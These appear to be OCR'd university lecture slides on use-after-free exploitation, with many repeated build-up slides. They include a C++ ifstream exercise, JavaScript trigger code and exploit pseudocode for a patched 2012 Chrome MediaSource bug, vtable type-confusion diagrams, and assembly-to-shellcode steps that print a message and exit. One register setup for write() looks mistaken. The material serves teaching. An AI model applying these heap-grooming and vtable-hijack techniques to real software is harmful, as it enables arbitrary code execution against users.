something_else = new Bar(...);
the_foo->something();
```

`something_else` likely where `the_foo` was

vulnerable code

```
class Foo {
    ...
};
Foo *the_foo;
the_foo = new Foo;
...
delete the_foo;
...
something_else = new Bar(...);
the_foo->something();
```

something_else likely where the_foo was



exploiting use after-free

trigger many “bogus” frees; then

allocate many things of same size with “right” pattern

- pointers to shellcode?
- pointers to pointers to `system()`?
- objects with something useful in VTable entry?

trigger use-after-free thing

exercise

vuln. code

```
std::istream *in =
    new std::ifstream("in.txt");
...
delete in;
...
char *other_buffer =
    new char[strlen(INPUT) + 1];
strcpy(other_buffer, INPUT);
...
char c = in->get();
```

ifstream internals

```
class istream {
    ...
    int get() { ... buf->uflow(); ... }
    streambuf *buf;
    ~istream() { delete buf; }
};
class streambuf {
    ...
protected:
    virtual type_for_char uflow() = 0;
        /* called to get next char*/
};
class _File_streambuf : public streambuf { ... }
```

attacker goal: change what uflow() call does

Q1: assuming same size → likely to get same address, what size for attacker to choose for INPUT?

real UAF exploitable bug

2012 bug in Google Chrome

exploitable via JavaScript

discovered/proof of concept by PinkiePie

allowed arbitrary code execution via VTable manipulation

UAF triggering code

```
// in HTML near this JavaScript:
// <video id="vid"> (video player element)
function source_opened() {
  buffer = ms.addSourceBuffer('video/webm;␣codecs="vorbis,vp8"');
  vid.parentNode.removeChild(vid);
  gc(); // force garbage collector to run now
  // garbage collector frees unreachable objects
  // (would be run automatically, eventually, too)
  // buffer now internally refers to delete'd player object
  buffer.timestampOffset = 42;
}
ms = new WebKitMediaSource();
ms.addEventListener('webkitsourceopen', source_opened);
vid.src = window.URL.createObjectURL(ms);
```

via https://bugs.chromium.org/p/chromium/issues/detail?id=162835

UAF triggering code

```
// in HTML near this JavaScript:
// <video id="vid"> (video player element)
function source_opened() {
  buffer = ms.addSourceBuffer('video/webm;␣codecs="vorbis,vp8"');
  vid.parentNode.removeChild(vid);
  gc(); // force garbage collector to run now
  // garbage collector frees unreachable objects
  // (would be run automatically, eventually, too)
  // buffer now internally refers to delete'd player object
  buffer.timestampOffset = 42;
}
ms = new WebKitMediaSource();
ms.addEventListener('webkitsourceopen', source_opened);
vid.src = window.URL.createObjectURL(ms);
```

via https://bugs.chromium.org/p/chromium/issues/detail?id=162835

UAF triggering code

```
// in HTML near this JavaScript:
// <video id="vid"> (video player element)
function source_opened() {
  buffer = ms.addSourceBuffer('video/webm;␣codecs="vorbis,vp8"');
  vid.parentNode.removeChild(vid);
  gc(); // force garbage collector to run now
  // garbage collector frees unreachable objects
  // (would be run automatically, eventually, too)
  // buffer now internally refers to delete'd player object
  buffer.timestampOffset = 42;
}
ms = new WebKitMediaSource();
ms.addEventListener('webkitsourceopen', source_opened);
vid.src = window.URL.createObjectURL(ms);
```

via https://bugs.chromium.org/p/chromium/issues/detail?id=162835

UAF triggering code

```
// implements JavaScript buffer.timestampOffset = 42
void SourceBuffer::setTimestampOffset(...) {
     if (m_source->setTimestampOffset(...))
        ...
}
bool MediaSource::setTimestampOffset(...) {
    // m_player was deleted when video player element deleted
    // but this call does *not* use a VTable
    if (!m_player->sourceSetTimestampOffset(id, offset))
        ...
}
bool MediaPlayer::sourceSetTimestampOffset(...) {
    // m_private deleted when MediaPlayer deleted
    // this *is* a VTable-based call
    return m_private->sourceSetTimestampOffset(id, offset);
}
```

via https://bugs.chromium.org/p/chromium/issues/detail?id=162835

UAF triggering code

```
// implements JavaScript buffer.timestampOffset = 42
void SourceBuffer::setTimestampOffset(...) {
     if (m_source->setTimestampOffset(...))
        ...
}
bool MediaSource::setTimestampOffset(...) {
    // m_player was deleted when video player element deleted
    // but this call does *not* use a VTable
    if (!m_player->sourceSetTimestampOffset(id, offset))
        ...
}
bool MediaPlayer::sourceSetTimestampOffset(...) {
    // m_private deleted when MediaPlayer deleted
    // this *is* a VTable-based call
    return m_private->sourceSetTimestampOffset(id, offset);
}
```

via https://bugs.chromium.org/p/chromium/issues/detail?id=162835

UAF exploit (approx. pseudocode)

```
... /* use information leaks to find relevant addresses */
buffer = ms.addSourceBuffer('video/webm;␣codecs="vorbis,vp8"');
vid.parentNode.removeChild(vid);
vid = null;
gc();
// allocate object to replace m_private
var array = new Uint32Array(168/4);
// allocate object to replace m_player
// type chosen to keep m_private pointer unchanged
rtc = new webkitRTCPeerConnection({'iceServers': []});
array[0] = ... /* fill in array with chosen values */
// trigger VTable Call that uses chosen address
buffer.timestampOffset = 42;
```

type confusion

MediaPlayer (deleted but used)

m_private (pointer to PlayerImpl)
m_timestampOffset (double)

PlayerImpl (deleted but used)

VTable pointer
…

webkitRTC… (replacement)

(something not changed)
m_??? (pointer)
…

array of 32-bit ints (replacement)

array[0], array[1]
array[2], array[3]
…


missing pieces: information disclosure

need to learn address to set VTable pointer to

(and other addresses to use)

allocate types other than `Uint32Array`

rely on confusing between different types, e.g.



`MediaPlayer` (deleted but used)

`m_private` (pointer to PlayerImpl)

`m_timestampOffset` (double)

`Something` (replacement)

...

`m_buffer` (pointer)

allows reading timestamp value to get a pointer's address

use-after-free easy cases

common problem for JavaScript implementations

use-after-free'd object often some complex C++ object

- example: representation of video stream

exploits can *choose type of object that replaces*

- allocate that kind of object in JS

can often arrange to read/write vtable pointer

- depends on layout of thing created
- easy examples: string, array of floating point numbers

backup slides

recall: virus code

```
    leal string(%rip), %edi
    pushq $0x4004e0 /* address of puts */
    retq
string:
    .asciz "You␣have␣been␣infected␣with␣a␣virus!"
```

recall: virus code

```
    leal string(%rip), %edi
    pushq $0x4004e0 /* address of puts */
    retq
string:
    .asciz "You␣have␣been␣infected␣with␣a␣virus!"
```

```
8d 3d 06 00 00 00 (leal)
```

opcode for lea
ModRM byte:
  32-bit displacement; `%rdi`
32-bit offset from instruction

recall: virus code

```
    leal string(%rip), %edi
    pushq $0x4004e0 /* address of puts */
    retq
string:
    .asciz "You␣have␣been␣infected␣with␣a␣virus!"
```

```
8d 3d 06 00 00 00 (leal)
68 e0 04 40 00 (pushq)
```

opcode for push 32-bit constant

32-bit *constant* (extended to 64-bits)

recall: virus code

```
    leal string(%rip), %edi
    pushq $0x4004e0 /* address of puts */
    retq
string:
    .asciz "You␣have␣been␣infected␣with␣a␣virus!"
```

```
8d 3d 06 00 00 00 (leal)
68 e0 04 40 00 (pushq)
c3 (retq)
```

virus code to shell-code (1)

```
    leaq string(%rip), %rdi
    pushq $0x4004e0 /* address of puts */
    retq
string:
    .asciz "You␣have␣been␣infected␣with␣a␣virus!"
```

```
48 8d 3d 06 00 00 00 (leaq)
68 e0 04 40 00 (pushq)
c3 (retq)
```

REX prefix for 64-bit

opcode for lea

ModRM byte: 32-bit displacement; %r

32-bit *offset from instruction*

virus code to shell-code (1)

```
    leaq string(%rip)
    pushq $0x4004e0 /
    retq
string:
    .asciz "You␣have␣been␣infected␣with␣a␣virus!"
```

leaq not leal

stack address > 0xFFFF FFFF

```
48 8d 3d 06 00 00 00 (leaq)
68 e0 04 40 00 (pushq)
c3 (retq)
```

REX prefix for 64-bit

opcode for lea

ModRM byte: 32-bit displacement; %r

32-bit *offset from instruction*

virus code to shell-code (1)

```
    leaq string(%rip),
    pushq $0x4004e0 /*
    retq
string:
    .asciz "You␣have␣been␣infected␣with␣a␣virus!"
```

problem: what if we don't know where puts is?

```
48 8d 3d 06 00 00 00 (leaq)
68 e0 04 40 00 (pushq)
c3 (retq)
```

REX prefix for 64-bit
opcode for lea
ModRM byte: 32-bit displacement; %r
32-bit *offset from instruction*

virus code to shell-code (2)

```
    /* Linux system call (OS request):
       write(1, string, length)
     */
    leaq string(%rip), %rsi
    movl $1, %eax
    movl $37, %edi
    /* "request to OS" instruction */
    syscall
string:
    .asciz "You␣have␣been␣infected␣with␣a␣virus!\n"
```

```
48 8d 35 0c 00 00 00 (leaq)
b8 01 00 00 00 (movq %eax)
bf 25 00 00 00 (movq %edi)
0f 05 (syscall)
```

virus code to shell-code (2)

```
    /* Linux system call (OS request):
       write(1, string, length)
     */
    leaq string(%rip), %rsi
    movl $1, %eax
    movl $37, %edi
    /* "request to OS" instruction */
    syscall
string:
    .asciz "You␣have␣been␣infected␣with␣a␣virus!\n"
```

```
48 8d 35 0c 00 00 00 (leaq)
b8 01 00 00 00 (movq %eax)
bf 25 00 00 00 (movq %edi)
0f 05 (syscall)
```

problem: after syscall — crash!

virus code to shell-code (3)

```
/* Linux system call (OS request):
   write(1, string, length)
 */
leaq string(%rip), %rsi
movl $1, %eax
movl $37, %edi
syscall
/* Linux system call:
   exit_group(0)
 */
movl $231, %eax
xor %edi, %edi
syscall
```

virus code to shell-code (3)

tell OS to exit

```
/* Linux system call (OS request):
   write(1, string, length)
 */
leaq string(%rip), %rsi
movl $1, %eax
movl $37, %edi
syscall
/* Linux system call:
   exit_group(0)
 */
movl $231, %eax
xor %edi, %edi
syscall
```